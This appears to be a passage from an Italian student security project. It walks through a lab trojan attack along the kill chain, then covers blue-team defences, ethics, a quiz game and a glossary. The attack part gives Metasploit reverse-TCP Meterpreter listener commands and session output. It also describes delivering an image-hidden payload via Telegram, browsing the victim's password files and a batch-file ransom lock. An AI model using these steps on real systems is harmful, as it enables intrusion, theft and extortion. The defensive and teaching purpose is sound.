
- ❖ **use exploit/multi/handler** questo comando seleziona il modulo **exploit/multi/handler**. L' **handler** è utilizzato per gestire le connessioni dei payloads. In pratica, funge da listener per i payloads che hai generato e inviato alle macchine bersaglio;
- ❖ **set payload windows/x64/meterpreter/reverse_tcp** configura il tipo di payload che l' **handler** gestirà. In questo caso, è il payload **windows/x64/meterpreter/reverse_tcp**, che è un payload Meterpreter

a 64-bit per Windows che stabilisce una connessione inversa (reverse TCP) dalla macchina target alla nostra macchina Kali Linux;

- ❖ **set LHOST 10.0.5.8** imposta l'indirizzo IP locale (**LHOST**) dell'attaccante, cioè la macchina che riceverà la connessione inversa. In questo caso, l'indirizzo IP è **10.0.5.8**;
- ❖ **set LPORT 5004** imposta la porta locale (**LPORT**) sulla quale il listener ascolterà. Nel nostro caso, avendo impostato precedentemente, con la creazione del payload, la porta su **5004**, utilizzeremo quest'ultima;
- ❖ **exploit** avvia l'[exploit](#), ovvero avvia il listener che aspetterà le connessioni in ingresso dal payload inviato alla macchina bersaglio.


3) DELIVERY - *La fase di trasmissione e consegna del malware alla vittima*

Successivamente abbiamo mandato sul canale telegram creato precedentemente un file zip contenente la foto e il payload nascosto che abbiamo utilizzato per portare al termine il nostro obiettivo.



4) EXPLOITATION - *La fase che prevede lo sfruttamento di eventuali vulnerabilità al fine di condurre un attacco*

Attraverso tecniche di [ingegneria sociale](#) e facendo leva sulla fiducia creatasi, la vittima scarica ed apre il file, esponendosi ad un rischio negativo. Infatti, così facendo ha permesso di instaurare una connessione tra la macchina Kali Linux attaccante e la sua macchina anche se ancora non lo sa.



Una volta aperto il file trojan si aprirà una connessione tra la macchina Windows target e la macchina Kali Linux, su quest'ultima, nella scheda dove abbiamo aperto **msfconsole**, visualizzeremo la seguente schermata.


```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.5.8:5004
[*] Sending stage (201798 bytes) to 10.0.5.5
[*] Meterpreter session 4 opened (10.0.5.8:5004 → 10.0.5.5:50212) at 2024-06-04 15:41:57 +0200

meterpreter > |
```

5) INSTALLATION - *La fase di installazione di software malevolo che garantisca un accesso al sistema*

In questa fase siamo riusciti ad entrare nella macchina target e, inserendo il comando **screenshare** abbiamo potuto vedere lo schermo della vittima in tempo reale.




6) COMMAND AND CONTROL (C2) - *La fase di controllo e manipolazione della vittima*

In questa fase, grazie a una serie di comandi, possibili da vedere scrivendo nel [prompt](#) meterpreter il comando **help**, siamo riusciti a trasferire i file dalla macchina della vittima alla nostra vittima, entrando prima nel suo **shell** con l'omonimo comando (effettuando un attacco passivo) e, in seguito, spostandoci all'interno del suo computer cercando una cartella specifica, ovvero *docPersonal*, che abbiamo individuato sul suo Desktop nella fase precedente.



```
frank@frank: ~  
File Actions Edit View Help  
Directory di C:\Users\admin\Desktop  
04/06/2024 16:23 <DIR> .  
04/06/2024 16:23 <DIR> ..  
04/06/2024 16:14 <DIR> docPersonali  
30/05/2024 11:12 766 Download.lnk  
1 File 766 byte  
3 Directory 27.651.239.936 byte disponibili  
  
C:\Users\admin\Desktop>cd docPersonali  
cd docPersonali  
  
C:\Users\admin\Desktop\docPersonali>dir  
dir  
Il volume nell'unit  C non ha etichetta.  
Numero di serie del volume: 289E-05BA  
  
Directory di C:\Users\admin\Desktop\docPersonali  
04/06/2024 16:14 <DIR> .  
04/06/2024 16:14 <DIR> ..  
04/06/2024 16:14 11.759 CI.jpg  
04/06/2024 16:11 321 Password.txt  
2 File 12.080 byte  
2 Directory 27.651.239.936 byte disponibili  
  
C:\Users\admin\Desktop\docPersonali>
```

In seguito siamo passati a bloccare la cartella con gli [asset](#) della vittima per chiedergli un riscatto grazie ad un [ransomware](#). Nello specifico abbiamo trasferito dalla macchina attaccante un file batch ([malware](#) passivo), attraverso il comando **upload**, che permetteva di creare una nuova cartella *Private*, all'interno della quale abbiamo trasferito tutti i file presenti nella cartella *docPersonali*, e successivamente, avviando nuovamente il file batch, abbiamo bloccato la cartella *Private* nascondendola alla vittima.




Subito dopo abbiamo eliminato il file batch, in modo che la vittima non potesse sapere password e nome della cartella nella quale abbiamo trasferito i file nel caso riuscisse ad aprire tale file.


Abbiamo poi inviato un file di testo, che informava la vittima di essere sotto attacco, in cui richiedevamo un riscatto per poter sbloccare la cartella e consegnargli nuovamente i suoi file privati.



7) ACTIONS ON OBJECTIVES - *La fase di raggiungimento degli obiettivi finali*

Una volta ricevuto il riscatto abbiamo rinviato il file batch **blocco.bat** e un altro file di testo, dove era spiegato che la vittima avrebbe dovuto aprire il file bat e inserire la password di sblocco per poter riaccedere alla cartella contenente i file privati che avevamo nascosto.





Utilizzando il nostro payload come trojan e inviando, in seguito, un file batch come ransomware, siamo riusciti a bloccare i dati sensibili della vittima per poter chiedere il riscatto.

Il nostro obiettivo era di dimostrare che non sempre i dati trasmessi da utenti conosciuti possono risultare innocui e, per questo, ogni qualvolta che si scaricano file di qualsiasi tipo o si clicca su link, bisognerebbe prestare molta attenzione.

DIFESA - BLUE TEAM

Introduzione

Questa parte della documentazione descrive le misure di difesa adottate per proteggere un sistema dagli attacchi trojan nascosti in immagini, oltre alla difesa dei propri dati/file. Include tecniche di rilevamento, prevenzione e risposta alle minacce.

Obiettivi:

- Rilevare e prevenire l'infezione da trojan nascosti in file multimediali.
- Implementare strategie di risposta agli incidenti.
- Educare gli utenti sui rischi e sulle migliori pratiche di sicurezza.

Strategie di rilevamento

a. Analisi tramite Antivirus

Utilizzo di software antivirus per la scansione di file sospetti utilizzando antivirus come ad esempio: Windows Defender, Norton, McAfee...

Per utilizzarli al meglio bisogna:

- Configurare l'antivirus per scansioni in tempo reale.
- Effettuare scansioni periodiche dei file scaricati.
- Assicurarsi che le definizioni dei virus siano sempre aggiornate

b. Analisi Steganografica

Utilizzo di strumenti specifici per rilevare la presenza di malware nascosti all'interno di file apparentemente innocui, come immagini, audio, video o documenti di testo. L'analisi steganografica è cruciale nella sicurezza informatica per individuare comunicazioni clandestine, malware nascosti e altre attività illecite.

c. Analisi Forense

Uso di tecniche forensi per analizzare i file e identificare attività sospette, come ad esempio Autopsy, FTK Imager...

Bisognerebbe utilizzare software di analisi forense per esaminare i file e il sistema e per monitorare il traffico di rete per identificare connessioni sospette.

Strategie di prevenzione

a. Filtri di Contenuti e Download

Implementazione di filtri per bloccare il download di file potenzialmente dannosi attraverso gateway di sicurezza web per bloccare il download di file eseguibili e filtri di contenuti per identificare e bloccare file sospetti.

b. Educazione e Consapevolezza degli Utenti

Formazione degli utenti sui rischi associati ai file ricevuti da fonti non affidabili con programmi di formazione regolari per gli utenti, simulazioni di attacchi di phishing e social engineering, distribuzione di linee guida sulle migliori pratiche di sicurezza.

Strategie di risposta agli incidenti

a. Piano di Risposta agli Incidenti

Il primo passo è isolare immediatamente i sistemi infetti dalla rete per impedire ulteriori propagazioni. Questo può includere la disconnessione dei dispositivi infetti da internet e altre reti interne. Successivamente, i file infetti devono essere posti in quarantena utilizzando software antivirus per evitare che il trojan si diffonda ulteriormente all'interno del sistema o ad altri dispositivi connessi. È fondamentale agire rapidamente e con decisione per limitare i danni e mantenere l'integrità della rete aziendale.

Dopo aver contenuto l'infezione, si procede con l'eradicazione del trojan. Questo richiede l'uso di strumenti specifici di rimozione dei malware per eliminare completamente il trojan dai sistemi infetti. È importante verificare che tutti i componenti del malware siano stati rimossi, poiché anche una piccola parte residua potrebbe riattivare l'infezione. Una volta rimosso il malware, bisogna applicare tutte le patch e gli aggiornamenti necessari ai software e ai sistemi operativi coinvolti per correggere le vulnerabilità che il trojan potrebbe aver sfruttato. Infine, effettuare una pulizia completa del sistema per assicurarsi che non rimangano tracce del trojan, garantendo così la sicurezza e l'affidabilità del sistema ripristinato.

b. Monitoraggio e Logging

Implementazione di sistemi di monitoraggio e logging per tracciare attività sospette. Centralizzare i log di sistema, applicazioni e dispositivi di rete per facilitarne l'analisi. Configurare i sistemi di logging per raccogliere e analizzare i dati di sicurezza e utilizzare strumenti SIEM (Security Information and Event Management) per monitorare i log in tempo reale, identificando attività sospette e segnali di compromissione.

Educazione per gli utenti

Programmi di formazione continua per educare gli utenti sui rischi di sicurezza e sulle migliori pratiche, come ad esempio:

- Workshop e seminari di sicurezza informatica.
- Simulazioni di attacchi per testare la prontezza degli utenti.
- Distribuzione di linee guida e risorse educative.

CONSIDERAZIONI ETICHE E LEGALI

La creazione, la distribuzione e l'utilizzo di malware comporta pene legali e va contro l'etica e la propria morale. Ogni qualvolta si voglia testare un malware bisognerebbe farlo in ambienti di test autorizzati e sicuri, rispettando e proteggendo i dati e la privacy della vittima, senza danneggiare sistemi, dati o persone e utilizzando le proprie competenze nel modo più etico possibile. Dal punto di vista legale bisogna obbligatoriamente rispettare tutte le leggi e i regolamenti pertinenti relativi alla cybersecurity, inclusi quelli riguardanti la creazione, la distribuzione e l'utilizzo di malware. Inoltre, ogni test deve avere autorizzazione scritta e formale prima di procedere con qualsiasi tipo di penetration test o attività di hacking etico, la mancanza di autorizzazioni potrebbe portare a conseguenze legali (civili e penali) gravi. Bisogna, inoltre, essere consapevoli del fatto che in caso di danni causati a sistemi o dati si può essere legalmente responsabili per risarcire i danni. Durante il test bisognerebbe mantenere un comportamento professionale, evitando pratiche ingannevoli o manipolative che potrebbero compromettere l'integrità professionale.

SERIOUS GAME - CYBER QUIZ

Learning aspects

- a) *Competenza/Argomento scelto*

Il nostro serious game riguarda i malware, in modo particolare i trojan.
Avanzando in Cyber Quiz si sviluppano varie competenze:

- sapersi difendere da un trojan;
- saper riconoscere file malevoli;
- scoprire cosa causa un trojan.

b) Obiettivo di apprendimento del serious game

L'obiettivo principale di Cyber Quiz è quello di far scoprire agli utenti che una minaccia d'attacco può essere nascosta in qualsiasi file, zip o link.

Bisognerebbe non dare trust a persone che non si conosce per non rischiare di essere infettati.

Infine, in caso di attacco da parte di trojan bisognerebbe disattivare la connessione ad Internet e chiedere subito aiuto a professionisti.

c) Target Audience


Utenti con conoscenze base dell'utilizzo del computer, come gestione dei file, navigazione sul web, utilizzo di software avanzati di produttività (come Microsoft Office) e gestione dei file.

Gaming aspects

- *Descrizione del gameplay*

Il gioco si presenta come un quiz interattivo: data una domanda bisogna scegliere una risposta fra le quattro disponibili.


Gli argomenti delle domande sono sulle varie fasi della Kill Chain riguardante la creazione, l'uso e la diffusione di un trojan.



- *Meccaniche del gioco*

Per ogni domanda possono esserci due differenti opzioni di scelta:

- risposta esatta, il gioco mostra che la risposta è quella giusta;



- risposta errata, il gioco mostra che la risposta è sbagliata dandoti una spiegazione e ti dà la possibilità di poter rispondere nuovamente alla domanda.



Technological aspects

Tecnologia adottata

Per la creazione di Cyber Quiz abbiamo utilizzato Canva.

Per giocare basta avere un qualsiasi dispositivo collegato ad Internet ed in grado di accedere al web per collegarsi al link.

Scetch e link del serious game

Scetch Cyber Quiz - <https://bit.ly/VideoCyberQuiz>

LINK GIOCO - <https://cyberquiz.my.canva.site/>

CONCLUSIONI

Gli utenti considerano la sicurezza solo come un feeling, ciò causa molti danni ai propri dati e ai vari asset contenuti nella propria macchina. La percezione del rischio molte volte è anche influenzata dal trust verso, a volte, un [Threat](#) Agent, non dando il giusto peso alle varie minacce.

Ciò comporta dei rischi che potrebbero avere degli effetti negativi.

Avendo come risultato l'implementazione di strategie efficaci di rilevamento, prevenzione e risposta e l'aumento della consapevolezza degli utenti sui rischi di sicurezza, dando importanza ad un approccio multilivello alla sicurezza e alla necessità di aggiornamenti continui e formazione degli utenti.

GLOSSARIO

- **Asset:** è tutto ciò che ha bisogno di essere protetto da minacce e vulnerabilità. Per asset s'intende dati, hardware, software e servizi. Essi possono essere classificati in base al potenziale danno che una violazione della confidenzialità, integrità o disponibilità di tali asset o dati potrebbe causare: confidential o proprietary, private, sensible o public. Una volta classificato in accordo con una categoria specifica, è necessario applicare un'etichetta affinché il livello di classificazione sia chiaro anche all'utente che accede all'attività. In base all'etichetta ricevuta, ogni asset avrà policy di controllo e accesso differente, quindi specifica chi, quando e in che modalità può accedere all'asset e la modalità di protezione, a seconda 